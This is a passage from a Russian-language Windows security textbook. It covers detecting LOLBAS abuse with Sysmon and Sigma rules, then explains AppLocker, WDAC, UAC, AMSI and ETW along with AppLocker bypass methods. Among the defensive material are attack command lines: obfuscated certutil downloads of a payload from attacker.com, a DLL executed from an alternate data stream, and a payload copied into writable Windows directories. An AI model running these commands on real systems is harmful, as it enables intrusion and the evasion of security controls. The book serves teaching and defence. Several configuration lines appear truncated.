`MSBuild.exe`	+	—	+	+	—	—	T1127.001
`InstallUtil.exe`	+	—	—	+	—	—	T1218.004
`fodhelper.exe`	—	—	—	+	—	—	T1548.002
`sdclt.exe`	—	—	—	+	—	—	T1548.002
`eventvwr.exe`	—	—	—	+	—	—	T1548.002
`cmdkey.exe`	—	—	—	—	+	—	T1555
`vaultcmd.exe`	—	—	—	—	+	—	T1555
`esentutl.exe`	—	+	—	—	+	—	T1003, T1105
`makecab.exe`	—	—	—	—	—	+	T1560
`expand.exe`	—	+	—	—	—	+	T1140
`bash.exe`	+	+	—	+	—	—	T1202
`wsl.exe`	+	+	—	+	—	—	T1202
`curl.exe`	—	+	—	—	—	—	T1105
`findstr.exe`	—	+	—	—	—	—	T1105
`xwizard.exe`	+	—	—	—	—	—	T1218
`SyncAppvPublishingServer.exe`	+	—	—	+	—	—	T1218

21.9.3 Построение детекций для каждой техники

Эффективная детекция LOLBAS требует многоуровневого подхода:

Уровень 1 — Мониторинг процессов (Sysmon Event ID 1):

Отслеживание запуска известных LOLBAS-бинарников с подозрительными аргументами.

Уровень 2 — Мониторинг сетевых соединений (Sysmon Event ID 3):

Отслеживание исходящих сетевых соединений от утилит, которые обычно не обращаются к сети (`certutil`, `mshta`, `regsvr32` и др.).

Уровень 3 — Мониторинг реестра (Sysmon Event ID 12, 13):

Отслеживание изменений в ключах, используемых для UAC bypass.

Уровень 4 — Мониторинг файлов (Sysmon Event ID 11):

Отслеживание создания файлов в подозрительных директориях доверенными процессами.

Уровень 5 — Поведенческий анализ:

Корреляция нескольких событий: загрузка файла через `certutil` → декодирование → запуск через `rundll32`.

21.9.4 Конфигурация Sysmon для обнаружения LOLBAS

Ниже представлен фрагмент конфигурации Sysmon, нацеленный на обнаружение LOLBAS-техник:

```xml
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- ===== LOLBAS: Мониторинг создания процессов ===== -->
    <RuleGroup name="LOLBAS Process Creation" groupRelation="or">
      <ProcessCreate onmatch="include">
        <!-- certutil download/encode -->
        <Rule name="Certutil Download" groupRelation="and">
          <Image condition="image">certutil.exe</Image>
          <CommandLine condition="contains any">-urlcache;-encode;-decode;-decodehex;-
        </Rule>

        <!-- mshta execution -->
        <Rule name="Mshta Suspicious" groupRelation="and">
          <Image condition="image">mshta.exe</Image>
          <CommandLine condition="contains any">http;https;vbscript;javascript;about:<
        </Rule>

        <!-- regsvr32 Squiblydoo -->
        <Rule name="Regsvr32 Squiblydoo" groupRelation="and">
          <Image condition="image">regsvr32.exe</Image>
          <CommandLine condition="contains any">/i:http;/i:https;scrobj.dll</CommandLi
        </Rule>

        <!-- cmstp INF execution -->
        <Rule name="CMSTP Execution" groupRelation="or">
          <Image condition="image">cmstp.exe</Image>
        </Rule>

        <!-- MSBuild proxy execution -->
        <Rule name="MSBuild Suspicious" groupRelation="and">
          <Image condition="image">MSBuild.exe</Image>
          <CommandLine condition="contains any">\Temp\;\Users\;\AppData\</CommandLine>
        </Rule>

        <!-- InstallUtil proxy execution -->
        <Rule name="InstallUtil Suspicious" groupRelation="and">
          <Image condition="image">InstallUtil.exe</Image>
          <CommandLine condition="contains">/U</CommandLine>
        </Rule>

        <!-- UAC bypass binaries -->
        <Rule name="UAC Bypass Binary" groupRelation="or">
          <Image condition="image">fodhelper.exe</Image>
          <Image condition="image">computerdefaults.exe</Image>
          <Image condition="image">slui.exe</Image>
        </Rule>

        <!-- forfiles execution -->
        <Rule name="Forfiles Command Exec" groupRelation="and">
          <Image condition="image">forfiles.exe</Image>
          <CommandLine condition="contains">/c</CommandLine>
        </Rule>

        <!-- pcalua execution -->
        <Rule name="PCALUA Proxy" groupRelation="and">
          <Image condition="image">pcalua.exe</Image>
          <CommandLine condition="contains">-a</CommandLine>
        </Rule>

        <!-- SyncAppvPublishingServer -->
        <Rule name="SyncAppv PowerShell" groupRelation="or">
          <Image condition="image">SyncAppvPublishingServer.exe</Image>
        </Rule>

        <!-- WSL execution -->
        <Rule name="WSL Execution" groupRelation="or">
          <Image condition="image">bash.exe</Image>
          <Image condition="image">wsl.exe</Image>
        </Rule>

        <!-- BITS transfer -->
        <Rule name="BITS Transfer" groupRelation="and">
          <Image condition="image">bitsadmin.exe</Image>
          <CommandLine condition="contains any">/transfer;/addfile;/SetNotifyCmdLine</
        </Rule>

        <!-- esentutl copy -->
```

```
        <Rule name="Esentutl Copy" groupRelation="and">
          <Image condition="image">esentutl.exe</Image>
          <CommandLine condition="contains any">/y;/vss</CommandLine>
        </Rule>
      </ProcessCreate>
    </RuleGroup>

    <!-- ===== LOLBAS: Сетевые соединения ===== -->
    <RuleGroup name="LOLBAS Network" groupRelation="or">
      <NetworkConnect onmatch="include">
        <Image condition="image">certutil.exe</Image>
        <Image condition="image">mshta.exe</Image>
        <Image condition="image">regsvr32.exe</Image>
        <Image condition="image">msiexec.exe</Image>
        <Image condition="image">cmstp.exe</Image>
        <Image condition="image">rundll32.exe</Image>
        <Image condition="image">MSBuild.exe</Image>
      </NetworkConnect>
    </RuleGroup>

    <!-- ===== LOLBAS: UAC Bypass Registry ===== -->
    <RuleGroup name="UAC Bypass Registry" groupRelation="or">
      <RegistryEvent onmatch="include">
        <TargetObject condition="contains">\Software\Classes\ms-settings\Shell\Open\co
        <TargetObject condition="contains">\Software\Classes\mscfile\shell\open\comman
        <TargetObject condition="contains">\Software\Classes\Folder\shell\open\command
        <TargetObject condition="contains">\Software\Classes\exefile\shell\open\comman
      </RegistryEvent>
    </RuleGroup>

    <!-- ===== LOLBAS: Подозрительное создание файлов ===== -->
    <RuleGroup name="LOLBAS File Creation" groupRelation="or">
      <FileCreate onmatch="include">
        <!-- certutil создаёт файлы -->
        <Rule name="Certutil File Drop" groupRelation="and">
          <Image condition="image">certutil.exe</Image>
          <TargetFilename condition="contains any">\Temp\;\Downloads\;\AppData\</Targe
        </Rule>

        <!-- mshta создаёт файлы -->
        <Rule name="Mshta File Drop" groupRelation="and">
          <Image condition="image">mshta.exe</Image>
          <TargetFilename condition="excludes">\INetCache\</TargetFilename>
        </Rule>
      </FileCreate>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
```

21.9.5 Sigma-правила для популярных LOLBAS-техник

Правило 1: Загрузка файлов через certutil

```yaml
title: Certutil Used for File Download
id: 19b08b1c-8b05-4c2e-a35a-93b2de95b674
status: stable
description: Обнаружение использования certutil для загрузки файлов из интернета
references:
  - https://lolbas-project.github.io/lolbas/Binaries/Certutil/
author: Security Team
date: 2025/01/15
logsource:
  category: process_creation
  product: windows
detection:
  selection_binary:
    Image|endswith: '\certutil.exe'
    OriginalFileName: 'CertUtil.exe'
  selection_download:
    CommandLine|contains:
      - 'urlcache'
      - 'verifyctl'
  selection_url:
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'ftp://'
  condition: selection_binary and selection_download and selection_url
falsepositives:
  - Legitimate certificate verification
  - PKI infrastructure management
level: high
tags:
  - attack.defense_evasion
  - attack.t1105
  - attack.t1140
```

Правило 2: Squiblydoo (regsvr32)

```yaml
title: Regsvr32 Squiblydoo - COM Scriptlet Execution
id: 8e2b24c9-4f78-4e19-a523-df4b0c8e4c71
status: stable
description: Обнаружение Squiblydoo атаки через regsvr32
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains all:
      - '/i:'
      - 'scrobj.dll'
  condition: selection
falsepositives:
  - Legitimate COM scriptlet registration (very rare)
level: critical
tags:
  - attack.defense_evasion
  - attack.execution
  - attack.t1218.010
```

Правило 3: UAC Bypass через изменения реестра

```yaml
title: UAC Bypass via ms-settings Registry Hijacking
id: a7c3d489-1234-5678-abcd-ef0123456789
status: stable
description: Обнаружение попытки обхода UAC через изменение обработчика протокола ms-s
logsource:
  category: registry_set
  product: windows
detection:
  selection_target:
    TargetObject|endswith:
      - '\ms-settings\Shell\Open\command\(Default)'
      - '\ms-settings\Shell\Open\command\DelegateExecute'
  filter_legitimate:
    Image|startswith:
      - 'C:\Windows\System32\'
      - 'C:\Windows\SysWOW64\'
    Image|endswith:
      - '\svchost.exe'
      - '\mmc.exe'
  condition: selection_target and not filter_legitimate
falsepositives:
  - Unknown
level: critical
tags:
  - attack.privilege_escalation
  - attack.t1548.002
```

Правило 4: MSBuild proxy execution

```yaml
title: Suspicious MSBuild Execution
id: d4b37a2e-5678-4321-abcd-987654321012
status: stable
description: Обнаружение использования MSBuild для выполнения кода из пользовательских
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\MSBuild.exe'
      - '\MSBuild64.exe'
  filter_legitimate:
    CommandLine|contains:
      - 'Visual Studio'
      - '\packages\'
      - 'NuGet'
  suspicious_path:
    CommandLine|contains:
      - '\Temp\'
      - '\tmp\'
      - '\Users\'
      - '\AppData\'
      - '\Desktop\'
      - '\Downloads\'
  condition: selection and suspicious_path and not filter_legitimate
falsepositives:
  - Developer building projects from user directories
level: high
tags:
  - attack.defense_evasion
  - attack.execution
  - attack.t1127.001
```

Правило 5: Подозрительное использование BITS

```yaml
title: Suspicious BITS Job Activity
id: c89a1234-abcd-ef01-2345-678901234567
status: stable
description: Обнаружение использования BITS для загрузки или persistence
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\bitsadmin.exe'
  suspicious_args:
    CommandLine|contains:
      - '/SetNotifyCmdLine'
      - '/addfile'
      - '/SetMinRetryDelay'
      - '/transfer'
  filter_sccm:
    ParentImage|contains: '\ccmexec.exe'
  condition: selection and suspicious_args and not filter_sccm
falsepositives:
  - SCCM/MECM legitimate transfers
  - Custom deployment scripts
level: medium
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
```

Правило 6: Обнаружение LOLBAS-цепочек

```yaml
title: LOLBAS Chain - Download Followed by Execution
id: f1234567-8901-2345-6789-abcdef012345
status: experimental
description: Обнаружение типичной LOLBAS-цепочки загрузка-выполнение
logsource:
  category: process_creation
  product: windows
detection:
  download_phase:
    Image|endswith:
      - '\certutil.exe'
      - '\bitsadmin.exe'
      - '\curl.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
  execution_phase:
    Image|endswith:
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\regsvr32.exe'
  timeframe: 5m
  condition: download_phase | near execution_phase
level: high
tags:
  - attack.execution
  - attack.defense_evasion
```

21.10 Противодействие LOLBAS: стратегия защиты

21.10.1 Принципы построения защиты

Защита от LOLBAS — это не про блокировку отдельных утилит, а про комплексный подход, включающий несколько эшелонов.

Эшелон 1 — Уменьшение поверхности атаки:

Определите, какие LOLBAS-бинарники реально используются в вашей организации. Заблокируйте остальные через AppLocker или WDAC:

```
# PowerShell: Определение неиспользуемых LOLBAS-бинарников
$lolbas = @(
    'mshta.exe', 'cmstp.exe', 'pcalua.exe',
    'SyncAppvPublishingServer.exe', 'xwizard.exe',
    'fodhelper.exe', 'computerdefaults.exe'
)

foreach ($bin in $lolbas) {
    $path = "C:\Windows\System32\$bin"
    if (Test-Path $path) {
        $lastAccess = (Get-Item $path).LastAccessTime
        Write-Output "$bin : Last accessed $lastAccess"
    }
}
```

Эшелон 2 — Мониторинг и детекция:
Разверните Sysmon с конфигурацией из раздела 21.9.4. Настройте SIEM-правила на основе Sigma-правил из раздела 21.9.5. Обеспечьте мониторинг: - Создание процессов (Sysmon Event ID 1) - Сетевые соединения (Sysmon Event ID 3) - Изменения реестра (Sysmon Event ID 12, 13, 14) - Создание файлов (Sysmon Event ID 11) - Загрузка DLL (Sysmon Event ID 7) — для отслеживания `rundll32`

Эшелон 3 — Контроль привилегий:
UAC bypass работает только для учётных записей, входящих в группу локальных администраторов. Снижение числа пользователей с административными привилегиями кардинально уменьшает эффективность техник из раздела 21.4.

Эшелон 4 — Усиление UAC:

```
:: Установка UAC на максимальный уровень (Always Notify)
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPro
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v PromptOnSe
```

При уровне UAC «Always Notify» auto-elevation отключается, и все описанные техники обхода UAC перестают работать.

Эшелон 5 — Network Segmentation и Proxy:
Многие LOLBAS-загрузчики обращаются напрямую к интернету. Если весь трафик проходит через корпоративный прокси с TLS-инспекцией, загрузка через `certutil`, `mshta` или `bitsadmin` будет обнаружена или заблокирована.

21.10.2 Реагирование на инциденты с использованием LOLBAS

При обнаружении LOLBAS-активности в инфраструктуре:

1. **Не блокируйте немедленно.** Если атакующий уже в сети, блокировка одного вектора приведёт к переключению на другой. Сначала определите масштаб компрометации.
2. **Соберите контекст:**
3. Какой пользователь запустил процесс?
4. Какой родительский процесс?
5. Какие сетевые соединения были установлены?
6. Какие файлы были созданы или модифицированы?
7. **Проверьте хронологию:** LOLBAS — это, как правило, часть цепочки. Если вы обнаружили `certutil -urlcache`, проверьте, что произошло до и после этого события.
8. **Поиск по IOC:**

```
# Поиск следов certutil в URL-кэше
Get-ChildItem "$env:LOCALAPPDATA\Low\Microsoft\CryptnetUrlCache" -Recurse

# Поиск активных BITS-заданий
Get-BitsTransfer -AllUsers

# Поиск подозрительных ключей реестра (UAC bypass)
Get-ItemProperty "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -ErrorAction S
Get-ItemProperty "HKCU:\Software\Classes\mscfile\shell\open\command" -ErrorAction Silen

# Поиск подозрительных запланированных задач
schtasks /query /fo CSV /v | ConvertFrom-Csv | Where-Object {
    $_.'Task To Run' -match 'mshta|certutil|bitsadmin|rundll32.*http'
}
```

21.11 Продвинутые техники и нюансы

21.11.1 Обфускация командной строки

Атакующие применяют различные методы обфускации для обхода детекций на основе аргументов командной строки:

Переменные окружения:

```
:: Вместо: certutil -urlcache -split -f http:// ...
set "a=certutil" && set "b=-urlcache" && set "c=-split" && set "d=-f"
%a% %b% %c% %d% http://attacker.com/payload.exe out.exe
```

Carot insertion (вставка символа ^):

```
c^e^r^t^u^t^i^l -ur^lc^ach^e -sp^lit -f http://attacker.com/payload.exe out.exe
```

Использование подстановки:

```
:: cmd.exe обрабатывает %var:old=new% подстановку
set "x=cerAutil" && %x:A=t% -urlcache -split -f http://attacker.com/payload.exe out.exe
```

Юникод и альтернативные кодировки: Некоторые утилиты принимают аргументы в различных кодировках, что может обойти текстовые правила детекции.

Защитная рекомендация: Используйте нормализацию командной строки при написании правил детекции. Современные EDR-решения и Sysmon версии 14+ поддерживают запись оригинальной командной строки до обработки интерпретатором.

21.11.2 Родительский процесс как индикатор

Контекст родительского процесса — один из самых надёжных индикаторов аномалии:

LOLBAS-процесс	Нормальный родитель	Подозрительный родитель
`mshta.exe`	`explorer.exe`	`cmd.exe`, `powershell.exe`, `wmiprvse.exe`
`certutil.exe`	`cmd.exe` (admin)	`w3wp.exe`, `wmiprvse.exe`, `mshta.exe`
`rundll32.exe`	`explorer.exe`, `svchost.exe`	`wmiprvse.exe`, `winword.exe`
`regsvr32.exe`	`msiexec.exe`, `cmd.exe`	`wmiprvse.exe`, `mshta.exe`, `wscript.exe`
`MSBuild.exe`	`devenv.exe`, `msbuild.exe`	`cmd.exe`, `powershell.exe`, `wmiprvse.exe`

21.11.3 Альтернативные потоки данных (Alternate Data Streams)

NTFS поддерживает альтернативные потоки данных (ADS), которые могут использоваться для сокрытия полезной нагрузки:

```
:: Скрытие DLL в ADS
type payload.dll > C:\Temp\readme.txt:hidden.dll

:: Выполнение из ADS
rundll32.exe C:\Temp\readme.txt:hidden.dll,DllMain

:: Обнаружение ADS
dir /r C:\Temp\
streams.exe -s C:\Temp\  (Sysinternals)
```

21.11.4 LOLBAS и Windows Defender

Windows Defender (Microsoft Defender) начал активно детектировать LOLBAS-техники. На момент написания детектируются:

- `certutil -urlcache` с загрузкой исполняемых файлов (Behavior:Win32/CertutilDownload)
- `mshta` с inline-скриптами (Behavior:Win32/MshtaSuspExec)
- `regsvr32` Squiblydoo (Behavior:Win32/Regsvr32Squiblydoo)
- `MSBuild` с inline-кодом из пользовательских директорий

Однако обнаружение остаётся неполным — менее известные техники (`findstr`, `esentutl`, `pcalua`, `SyncAppvPublishingServer`) часто остаются вне поля зрения.

21.12 Заключение

Living Off The Land — это не просто набор трюков, а фундаментальный сдвиг в парадигме атак. Когда оружием становятся доверенные инструменты операционной системы, классические подходы к защите (сигнатуры, белые списки, файловый анализ) оказываются недостаточными.

Ключевые выводы:

1. **Для red team:** LOLBAS-техники должны быть в арсенале любого пентестера. Умение провести полную атаку исключительно средствами System32 — показатель профессионализма и понимания операционной системы.
2. **Для blue team:** Защита от LOLBAS требует поведенческого анализа, а не сигнатурного подхода. Мониторинг командной строки, родительских процессов, сетевых соединений и изменений реестра — необходимый минимум.
3. **Для архитекторов безопасности:** Принцип минимальных привилегий и уменьшение поверхности атаки (блокировка неиспользуемых LOLBAS-утилит) — наиболее эффективные стратегические меры.
4. **Для всех:** LOLBAS-каталог (https://lolbas-project.github.io/) — обязательный ресурс для специалистов по безопасности Windows. Регулярное изучение новых техник и обновление детекций — непрерывный процесс.

В следующей главе мы рассмотрим утилиты Windows, связанные с сетевым взаимодействием и удалённым управлением, — ещё одну область, где граница между администрированием и атакой проходит по лезвию ножа.

Список использованных источников:

- LOLBAS Project — https://lolbas-project.github.io/
- MITRE ATT&CK — https://attack.mitre.org/
- Microsoft Documentation — Windows System32 Utilities
- Sysmon Documentation — https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Sigma Rules Repository — https://github.com/SigmaHQ/sigma
- Windows Internals, 7th Edition — Mark Russinovich, David Solomon, Alex Ionescu

Глава 22: Цепочки выполнения и обход ограничений

> ***Контекст главы:*** *Материал предназначен для специалистов по информационной безопасности, проводящих авторизованное тестирование на проникновение (penetration testing) и аудит защитных механизмов. Все описанные техники должны применяться исключительно в рамках согласованных engagement-ов с письменного разрешения владельца инфраструктуры. Несанкционированное использование данных техник является уголовным преступлением в большинстве юрисдикций.*

22.1. Механизмы защиты Windows: архитектура и взаимосвязи

Прежде чем говорить об обходе, необходимо глубоко понять каждый защитный механизм. Windows реализует модель **Defense in Depth** — многоуровневую защиту, где каждый слой компенсирует потенциальные слабости другого. В этом разделе мы рассмотрим семь ключевых механизмов, формирующих периметр защиты на уровне конечной точки.

22.1.1. AppLocker

AppLocker (Application Identity Policy) — механизм контроля приложений, доступный в Windows Enterprise и Education редакциях. Он оперирует набором правил, применяемых к пяти категориям объектов:

- **Executable Rules** (.exe, .com)
- **Windows Installer Rules** (.msi, .msp, .mst)
- **Script Rules** (.ps1, .bat, .cmd, .vbs, .js)
- **Packaged App Rules** (AppX/MSIX)
- **DLL Rules** (.dll, .ocx) — отключены по умолчанию

Каждое правило определяется одним из трёх условий:

Publisher — идентификация по цифровой подписи. Наиболее гибкий тип, позволяющий задавать иерархию доверия: от конкретной версии файла до всего издателя.

```
Publisher: O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US
Product:   WINDOWS
File:      CMD.EXE
Version:   10.0.0.0 and above
```

Path — разрешение или запрет по пути файла. Уязвим к перемещению файлов и writable directories внутри доверенных путей.

Hash — SHA256-хеш файла. Наиболее строгий, но требует обновления при каждом патче.

Правила работают в двух режимах: - **Allow** — белый список (разрешить только указанное) - **Deny** — чёрный список (запретить указанное)

Служба `AppIDSvc` должна быть запущена для работы AppLocker. Проверка текущей конфигурации:

```
# Получение текущей политики AppLocker
Get-AppLockerPolicy -Effective -Xml | Out-File C:\temp\applocker-policy.xml

# Проверка статуса службы
Get-Service AppIDSvc | Select-Object Name, Status, StartType

# Тестирование файла против политики
Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path C:\Windows\System32\cmd.exe
```

AppLocker также поддерживает два режима применения политик: **Enforce** (принудительное исполнение — блокировка запрещённых приложений) и **Audit Only** (режим аудита — только логирование нарушений без блокировки). На практике многие организации оставляют AppLocker в режиме Audit Only «для начала», забывая переключить в Enforce, что делает всю политику бесполезной с точки зрения реальной защиты.

Важно понимать приоритет правил: Deny-правила всегда имеют приоритет над Allow-правилами. Если существует Allow-правило для `C:\Windows\*` и Deny-правило для `C:\Windows\Temp\*`, последнее будет применено. Однако отсутствие Deny-правил для записываемых поддиректорий — одна из наиболее распространённых ошибок конфигурации.

Логирование AppLocker осуществляется в Event Log: - **Event ID 8003** — файл разрешён в режиме аудита (Audit mode) - **Event ID 8004** — файл заблокирован в режиме аудита - **Event ID 8002** — файл разрешён политикой - **Event ID 8007** — файл заблокирован политикой

```
# Просмотр последних событий AppLocker
Get-WinEvent -LogName "Microsoft-Windows-AppLocker/EXE and DLL" -MaxEvents 50 |
    Select-Object TimeCreated, Id, Message | Format-Table -Wrap
```

22.1.2. WDAC (Windows Defender Application Control)

WDAC — наследник Device Guard, работающий на уровне ядра через Code Integrity (CI) политики. В отличие от AppLocker, WDAC:

- Работает на уровне kernel mode и user mode
- Не зависит от службы (политика применяется при загрузке)
- Поддерживает HVCI (Hypervisor-protected Code Integrity)
- Доступен во всех редакциях Windows 10/11

CI-политики хранятся в формате `.p7b` (подписанные) или `.bin` (неподписанные) и размещаются в `C:\Windows\System32\CodeIntegrity\`.

Два ключевых режима:

- **Audit Mode** — регистрирует нарушения в Event Log (Microsoft-Windows-CodeIntegrity/Operational), но не блокирует выполнение
- **Enforce Mode** — активно блокирует неподписанный или недоверенный код

```
# Проверка текущего режима WDAC
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGu
    Select-Object -Property CodeIntegrityPolicyEnforcementStatus

# Значения: 0 = Off, 1 = Audit, 2 = Enforced

# Создание базовой политики WDAC
New-CIPolicy -Level Publisher -FilePath "C:\temp\BasePolicy.xml" -UserPEs

# Преобразование в бинарный формат
ConvertFrom-CIPolicy -XmlFilePath "C:\temp\BasePolicy.xml" -BinaryFilePath "C:\temp\SI
```

WDAC представляет серьёзное препятствие для атакующего, поскольку его обход требует либо эксплуатации уязвимости в ядре, либо использования уже доверенного кода (Living off the Land). В отличие от AppLocker, WDAC не может быть обойден простым копированием файла в доверенную директорию — проверяется сам файл, а не его расположение.

Ключевые элементы CI-политики: - **File Rules** — правила для конкретных файлов (по хешу или имени) - **Signer Rules** — правила по сертификатам подписи - **File Attribute Rules** — правила по атрибутам (версия, имя продукта) - **Supplemental Policies** — дополнительные политики, расширяющие базовую (начиная с Windows 10 1903)

Важный нюанс: WDAC в Audit Mode генерирует события в журнале `Microsoft-Windows-CodeIntegrity/Operational` с Event ID 3076 (блокировка в audit mode). В Enforce Mode используется Event ID 3077. Мониторинг этих событий критически важен при поэтапном развёртывании WDAC.

22.1.3. Constrained Language Mode (CLM) в PowerShell

CLM ограничивает функциональность PowerShell, блокируя:

- Прямые вызовы .NET типов (кроме разрешённого списка)
- COM-объекты
- Add-Type (компиляция C# на лету)
- Invoke-Expression с произвольным кодом
- Создание пользовательских типов

CLM активируется автоматически при наличии политики WDAC или через переменную окружения `__PSLockdownPolicy`. Проверка режима:

```
# Проверка текущего языкового режима
$ExecutionContext.SessionState.LanguageMode
# FullLanguage | ConstrainedLanguage | RestrictedLanguage | NoLanguage
```

CLM тесно связан с WDAC: при наличии активной WDAC-политики PowerShell автоматически переключается в Constrained Language Mode для скриптов, не подписанных доверенным сертификатом. Это означает, что даже если атакующий сможет запустить PowerShell, его возможности будут существенно ограничены.

Обход CLM — нетривиальная задача. Основные подходы: - Использование подписанных скриптов (если доступен доверенный сертификат) - Переключение на PowerShell v2 (который не поддерживает CLM), если он установлен - Использование альтернативных .NET-языков через доверенные сборки - Нахождение уязвимостей в самом механизме LanguageMode

Проверка доступности PowerShell v2:

```
# Если PowerShell v2 установлен и не удалён — CLM не применяется
Get-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2
# Рекомендация: удалить PowerShell v2 через DISM
# dism /online /disable-feature /featurename:MicrosoftWindowsPowerShellV2Root
```

22.1.4. Software Restriction Policies (SRP)

SRP — устаревший предшественник AppLocker, всё ещё встречающийся в организациях. Настраивается через Group Policy: `Computer Configuration → Windows Settings → Security Settings → Software Restriction Policies`.

Уровни безопасности: - **Unrestricted** — разрешено всё - **Basic User** — выполнение без прав администратора - **Disallowed** — выполнение запрещено

SRP использует те же типы правил (Hash, Certificate, Path, Zone), но менее гранулярен, чем AppLocker, и не поддерживает аудит-режим.

22.1.5. UAC (User Account Control)

UAC реализует принцип наименьших привилегий через разделение токенов. При входе администратора создаются два токена:

- **Filtered token** — стандартный, используется по умолчанию
- **Full token** — административный, выдаётся после одобрения

Четыре уровня UAC (настраиваются через `ConsentPromptBehaviorAdmin`):

Значение	Поведение
0	Elevate without prompting (небезопасно)
1	Prompt for credentials on secure desktop
2	Prompt for consent on secure desktop (по умолчанию)
5	Prompt for consent for non-Windows binaries

Auto-elevation — механизм, позволяющий определённым системным бинарникам автоматически получать повышенные привилегии без запроса UAC. Условия auto-elevation:

1. Файл подписан Windows-сертификатом
2. Файл расположен в доверенной директории (C:\Windows\System32)
3. В манифесте указан `<autoElevate>true</autoElevate>`

```
:: Проверка auto-elevation в манифесте
sigcheck.exe -m C:\Windows\System32\fodhelper.exe | findstr autoElevate

:: Альтернативный способ через strings
strings.exe C:\Windows\System32\fodhelper.exe | findstr /i autoElevate
```

Ключевые параметры реестра UAC:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
  - EnableLUA (0/1)
  - ConsentPromptBehaviorAdmin (0-5)
  - ConsentPromptBehaviorUser (0/1/3)
  - EnableInstallerDetection (0/1)
  - FilterAdministratorToken (0/1)
```

22.1.6. AMSI (Antimalware Scan Interface)

AMSI — интерфейс, позволяющий приложениям и скриптовым движкам отправлять контент на проверку антивирусному ПО. Интегрирован с:

- PowerShell (начиная с v5.0)
- Windows Script Host (wscript.exe, cscript.exe)
- JavaScript / VBScript
- Office VBA макросы
- .NET CLR (начиная с .NET 4.8)

Архитектура AMSI:

```
Скрипт/Приложение
       │
       ▼
   amsi.dll (загружается в процесс)
       │
       ├─ AmsiInitialize()     → инициализация контекста
       ├─ AmsiOpenSession()    → открытие сессии сканирования
       ├─ AmsiScanBuffer()     → сканирование буфера данных
       ├─ AmsiScanString()     → сканирование строки
       └─ AmsiResultIsMalware()→ проверка результата
       │
       ▼
   AMSI Provider (Windows Defender / 3rd party AV)
       │
       ▼
   Вердикт: AMSI_RESULT_CLEAN / AMSI_RESULT_DETECTED
```

Провайдеры AMSI регистрируются в реестре:

```
HKLM\SOFTWARE\Microsoft\AMSI\Providers\{GUID}
```

22.1.7. ETW (Event Tracing for Windows)

ETW обеспечивает телеметрию, на которую опираются защитные решения. Ключевые провайдеры для security мониторинга:

- **Microsoft-Windows-PowerShell** — логирование PowerShell (ScriptBlock Logging, Module Logging)
- **Microsoft-Antimalware-Scan-Interface** — AMSI-события
- **Microsoft-Windows-Security-Auditing** — события безопасности (logon, process creation)
- **Microsoft-Windows-Sysmon** — расширенная телеметрия процессов

```
# Список активных ETW-сессий
logman query -ets

# Список зарегистрированных провайдеров
logman query providers | findstr /i "amsi\|powershell\|sysmon"

# Детали конкретного провайдера
logman query providers Microsoft-Windows-PowerShell
```

ETW важен не только для обнаружения атак, но и как цель атакующего: отключение или модификация ETW-сессий может «ослепить» защитное ПО.

22.2. Техники обхода AppLocker

AppLocker, несмотря на свою эффективность в повышении базового уровня защиты, содержит ряд архитектурных и конфигурационных слабостей. В этом разделе мы систематизируем известные векторы обхода.

22.2.1. Default Rules и их слабости

При создании AppLocker-политики Windows предлагает набор правил по умолчанию (Default Rules). Для исполняемых файлов:

1. Allow Everyone — `%WINDIR%\*` (все файлы в C:\Windows)
2. Allow Everyone — `%PROGRAMFILES%\*` (Program Files)
3. Allow BUILTIN\Administrators — `*` (всё для администраторов)

Критическая проблема правила `%WINDIR%\*` — оно рекурсивно разрешает выполнение из **всех** поддиректорий Windows, включая записываемые пользователем.

22.2.2. Записываемые каталоги внутри C:\Windows

Внутри `C:\Windows\` существует ряд директорий, в которые стандартный пользователь может записывать файлы. При наличии правила `%WINDIR%\*` это создаёт прямой путь обхода.

Систематический поиск записываемых директорий:

```
:: Поиск записываемых директорий внутри C:\Windows
:: Используем icacls для проверки ACL
icacls "C:\Windows\*" /T /C /Q 2>nul | findstr /i "(W)" | findstr /i "Users\|Everyone\
```

```
# Более точный поиск через PowerShell
$writable = @()
Get-ChildItem C:\Windows -Directory -Recurse -ErrorAction SilentlyContinue | ForEach-O
    $acl = Get-Acl $_.FullName -ErrorAction SilentlyContinue
    foreach ($ace in $acl.Access) {
        if ($ace.IdentityReference -match "Users|Everyone|Authenticated" -and
            $ace.FileSystemRights -match "Write|Modify|FullControl" -and
            $ace.AccessControlType -eq "Allow") {
            $writable += $_.FullName
        }
    }
}
$writable | Sort-Object -Unique
```

Наиболее часто эксплуатируемые записываемые пути:

Путь	Примечание
`C:\Windows\Temp`	Общая временная директория
`C:\Windows\Tasks`	Устаревшая директория задач планировщика
`C:\Windows\Tracing`	Директория трассировки
`C:\Windows\Registration\CRMLog`	Логи COM+ Registration
`C:\Windows\System32\spool\drivers\color`	ICC-профили цвета
`C:\Windows\System32\FxsTmp`	Временные файлы факса
`C:\Windows\System32\Tasks`	Файлы задач планировщика
`C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys`	Ключи шифрования
`C:\Windows\SysWOW64\Tasks`	32-битная версия Tasks
`C:\Windows\debug\WIA`	Логи Windows Image Acquisition

Пример эксплуатации:

```
:: Копирование исполняемого файла в записываемую директорию
copy C:\Users\attacker\payload.exe C:\Windows\Temp\legit.exe

:: Выполнение — AppLocker разрешит, т.к. путь внутри %WINDIR%
C:\Windows\Temp\legit.exe
```

22.2.3. DLL Rules: почему часто отключены

